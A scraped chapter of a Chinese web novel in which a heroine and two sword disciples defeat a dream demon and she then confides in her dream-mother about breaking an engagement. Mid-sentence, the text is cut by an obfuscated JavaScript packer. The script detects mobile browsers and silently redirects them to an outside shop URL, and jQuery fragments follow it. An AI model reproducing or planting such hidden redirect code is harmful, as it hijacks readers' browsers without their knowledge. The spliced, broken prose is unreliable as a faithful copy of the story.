文趣网 > 都市小说 > 重回宿敌为我疯魔前 > 22. 情动(一)
    等叶寻舟跟钟离骁闯进来时,房间内已经空无一人了,唯有一枚护身符伶仃躺在地上。

    叶寻舟脚步一顿,俯身拾起护身符,环视四周,最终把目光定格在博古架的花瓶。

    他快步上前,转动花瓶位置,一道金光骤然闪烁,地面猛然下沉,整个屋子天旋地转,逐渐跟枯井深处的密道融为一体。

    钟离骁惊讶于叶寻舟的敏锐,仅凭护身符竟可以确定暗号,复杂的情绪顿时涌上心头。

    密道内到处萦绕着黑色的妖气,顺着两人的领口钻进去,一点点腐蚀着的肌肤。

    “好热闹啊。”空滦抱着昏迷不醒的方逐清从阴影中走出来,语气轻快:“一个不够还要再来一个,让我瞧瞧,谁的身体最适合我呢?”

    听这语气,空滦俨然被蚀梦妖彻底占据了意识。钟离骁面色沉重,这是他也没有预料到的结果,“你既想寻一个合适的肉身复活,倒不如选一个修为更高的。”空滦天赋尚可,但终究只是金丹期的修为,而叶寻舟跟钟离骁已经突破了元婴后期,论起来,他们身体的诱惑力要更大。

    不过蚀梦妖的意识显然有自己的看法,他单手掂了掂方逐清,看向两人:

    “你们二人皆是无尘剑宗的弟子,受了宗主不少恩惠,不知堂堂一宗之主跟心上人二者选其一,你们会救谁呢?”

    叶寻舟轻嗤一声,语气戏谑:“你凭什么觉得能跟我们谈条件?”

    “就凭方逐清已经喝了我准备的酒,她的意识会一点点替换成梦境的记忆。”

    蚀梦妖似笑非笑:“方家父女二人的灵魂,可要比落霞谷那些无脑的山民们有用得多。”被迫听了一耳朵废话的方逐清忍不住睁开一只眼。都什么时候了,还要玩这种无聊的把戏?幼不幼稚?

    蚀梦妖却对这个赌注兴趣极大,满怀希冀地再次说道:“怎么,不敢吗?”

    “不敢你个鬼!”方逐清听不下去了,趁蚀梦妖分神之际,干脆利落地拔剑刺中他颈后的符印。

    叶寻舟紧随其后,将它狠狠钳制住,被刺中的血肉渐渐溃烂发臭,涌出大量黑色的妖气,呛得人睁不开眼。

    蚀梦妖占据空滦的意识,操纵他的行为,想要在神识灰飞烟灭前彻底完成灵魂的献祭。但意识再强终究敌不过本体,几番过招后,终难以一敌三,落了下风。

    阵眼被破坏,禁制大开。

    方逐清救父心切,纵身一跃,只留一个背影:“这里交给你们了。”

    钟离骁本想答复,可蚀梦妖的神识突然脱离空滦的身体,幻化成一只长满触手的黑影,直勾勾地冲着方逐清的后背而去。

    它想夺取她的心脏!

    “小心!”钟离骁大喊。

    来不及了。

    黑影的触手死死缠住方逐清的身体,就在这危急关头,银白剑光骤然亮起,将妖气尽数吞噬。

    方逐清缓慢抬头,叶寻舟周身涌动着一股强大的气流,她能明显感受到这股亦正亦邪的力量,正一点点蚕食蚀梦妖残存的意识,直至消失不见。

    梦境彻底坍塌。周围的景象走马观花般变幻,须臾间,狭窄的密道变成竹林间的甬路,原本立在禁制前的石墙变成朱红色的大门。

    有落花零落飘过,浓重的妖气也转化成淡淡的清香。

    强烈的光晕晃的人睁不开眼,方逐清抬手去遮,被女子窈窕的身影挡住。

    女子扶起她的手,望着来人慈爱的脸庞,她神情恍惚地喃喃道:“阿娘……”

    *

    飞仙峰上草木葱郁,伶仃有喜鹊从头顶飞过。横亘在半山腰的一座小院,被茂密的树林掩盖,环境雅致清幽。

    钟离絮雪坐在院子里的槐树下教方逐清抚琴。

    方少珩风尘仆仆地归来,见妻女在院中等他,这样美好又温馨,眼里的笑意快要溢出来。他背过手,把从山下摘来的兰花藏在身后,隐去了自己的气息。

    门口的灵草却不给他面子,凡他所经之处,耷拉的头全都昂了起来。

    钟离絮雪拍拍方逐清的肩,语气柔婉:“今日的琴就先练到这。”说完,她指了指院中干杂活的叶寻舟跟钟离骁。

    方逐清轻轻“嗯”了一声,转而看向院前的那两道忙碌的身影。

    钟离骁挽起袖子和裤腿在栽种兰花,叶寻舟穿着黑色靴子给花浇水,玄鸟则跟在最后添肥料……两人一鸟忙前忙后种了一大片花。

    这里是方少珩的梦境。

    蚀梦妖留下的结界虽被破坏,但只唤醒了空滦一人,已经连夜送回北山医治了。而方少珩说什么也不愿意从梦中醒来,直到钟离絮雪的出现,众人才弄清楚缘由。

    方少珩最大的愿望,就是一家三口一起过着普通又平凡的日子。

    钟离骁担心万一方逐清也舍不得离开这里,那世上将再无她,最好的办法就是让方逐清先行离开,他留下唤醒宗主。

    而叶寻舟有不同的看法。

    方逐清不是没有主见、只能依附他人的菟丝花,她有自己的想法和目标,不是钟离骁口中一句“为你好”就可以轻描淡写地抹平她所做的一切。

    她想做什么就可以去做,他只要负责善后,在需要的时候出现就好。

    两人意见产生分歧,谁也不服气,僵持在原地,最后还是钟离骁败下阵来,叹了声:

    “无咎,你不能事事由着她任性,这样是在害她。”

    叶寻舟懒得理他,手搭在洒水壶上,施了个法术,整片花海就都浇好了,反观钟离骁扛着锄头,继续努力地刨地。

    方逐清噗嗤一声笑了,莫名觉得这个画面很有趣。

    不知怎得,她有种错觉。这两人剑拔弩张的状态,怎么像回到了小时候?

    如果,是真的就好了。

    ……

    “入梦者不能在他人梦境停留太久,距离离开的最后期限还有三天。”

    小符发出最后通牒,时间紧迫,若方少珩三日后还是不愿醒来,方逐清一行人将被迫剥离梦境,而方少珩就会像真正的钟离絮雪一样,肉身永远陷入沉睡。

    唯一的破局方法,就是杀了钟离絮雪。

    钟离骁不忍方逐清陷入两难,本想趁众人不注意悄悄动手,被叶寻舟拦住了,两人难得达成一致意见,最终将选择权交给方逐清。

    房间里,钟离絮雪正在给方逐清梳头。

    “我们清清的头发生得真好,又黑又亮。”

    女子温暖的指尖轻轻搭在她的肩上,对着铜镜一笑:“你瞧,阿娘给你梳的头发好不好看?”

    从铜镜里望去,女子眉如翠羽,肌如白雪,完全看不出是生育过女儿的样子。二人长相极为相似,尤其颊边两侧的小酒窝,明眼人一瞧就知道是母女。

    方逐清浅浅一笑:“好看。”

    在她很小的时候,钟离絮雪就因为妖蛊之毒陷入沉睡,她甚至快要记不清她的样子了。

    记忆中,那个总是带着笑意的女人,说话如和风般温柔。会轻轻抚摸她的头发,唱着童谣哄她入睡,在她摔倒时一遍又一遍地鼓励着。

    即便知道站在她面前的不过是一个傀儡,可方逐清还是无;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17587796|204038||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    法对她下手。她把头埋在钟离絮雪的怀里,紧紧地抱着她的腰,贪恋这最后的温暖。

    钟离絮雪温柔地拍着她的脊背,失笑道:“都是快成亲的人了,怎么还像个小孩子一样。”

    方逐清吸了吸鼻子,声音闷闷的:“我不想成亲。”

    “傻孩子,爹娘不能陪你一辈子,长久与你相伴的,只有你的道侣呀。”钟离絮雪若有所思,问道:“你跟骁儿年纪相仿,又从小一起长大,情谊深厚,跟他在一起,阿娘很放心。”

    “阿娘,如果我想退婚,你会觉得我任性吗?”方逐清从她怀里钻出来,明知这个问题并没有任何意义,但她还是神情认真地说:“我跟他不合适。”

    钟离絮雪耐心地听她说下去。

    “钟离师兄很好,性子温和善良,我知道跟他在一起会生活得很幸福,可是、可是……”方逐清说不出来到底是什么原因,许是重活一世的缘故,对许多事都有了不同的看法,她无法做到捆绑一个毫无爱意的人走完下半生,无论是对她还是钟离骁都不公平。

    钟离絮雪并未对她的话感到吃惊,仿佛早就看穿了一切,抬手抹去方逐清眼角的泪珠,“我的女儿长大了,也有自己的想法和见解,不再是以前那个追在我身后牙牙学语的小孩子了。”

    “只不过,究竟是觉得你跟骁儿不合适,还是……察觉到你真正的心意了呢?”

    “我……”方逐清一时语滞,久久没能说出话来,脑海里浮现的,是另一张桀骜的脸。

    她慌了神,竭力证明自己方才一闪而过的念头是虚幻的,解释道:“我就是不喜欢他处处管教我,明明也没比我大几岁,却总摆出一个长辈的心态。”

    钟离絮雪笑而不语,她知道自己的女儿心里已经有了答案,只是还不愿意承认。

    许多时候,当事者迷,旁观者清,当这个问题问出口的时候,潜意识已经希望得到别人的认同了。

    方逐清的心乱了。

    她感觉脑子里有两道声音在打架。

    一个说:“笨蛋,你喜欢谁自己还不知道吗?当然是第一个想到的人。”

    另一个说:“才不是,她只是感激,感激不是男女之情,更不是爱。”

    她甚至不知道自己怎么走出房间的,脚步虚浮,像踩在了柔软的棉花上。等她回过神时,自己莫名出现在叶寻舟的房间门口。叶寻舟在屋里看着方逐清的影子徘徊很久,等了很久,她却迟迟未进,终于忍不住开门,疑惑道:“找我?”

    方逐清吓了一跳,险些没站稳,正欲否认时,那两个奇怪的声音突然又来了:

    “你不喜欢为什么会走到这?行为难道还不能说明一切吗?”

    “胡说八道,只是顺路而已!顺路你不懂吗?”

    ……

    方逐清干巴巴笑了一下,想到自己正好有事找她,如释重负道:“我有办法能让你不用一直穿高领口的衣裳。”随后自来熟地进了他的房间,拿出一个小匣子搁置在他的桌案上。

    她坚信只要动作够快,就不会被拒绝,干脆将匣子里的瓶瓶罐罐全都一一铺开。

    “这个,修真界最时兴的妆粉,可以遮住你锁骨的魔纹。”

    “这个,内服的洗魂丹,虽说不能药到病除,但起码可以控制一下魔纹生长的速度。”

    “还有这个幻形皮,凡间一位老巫医研制出来的,说是可以跟人皮融为一体,花了我好多灵石呢。”

    叶寻舟:“......”

    他精心打扮一番,就只有这个?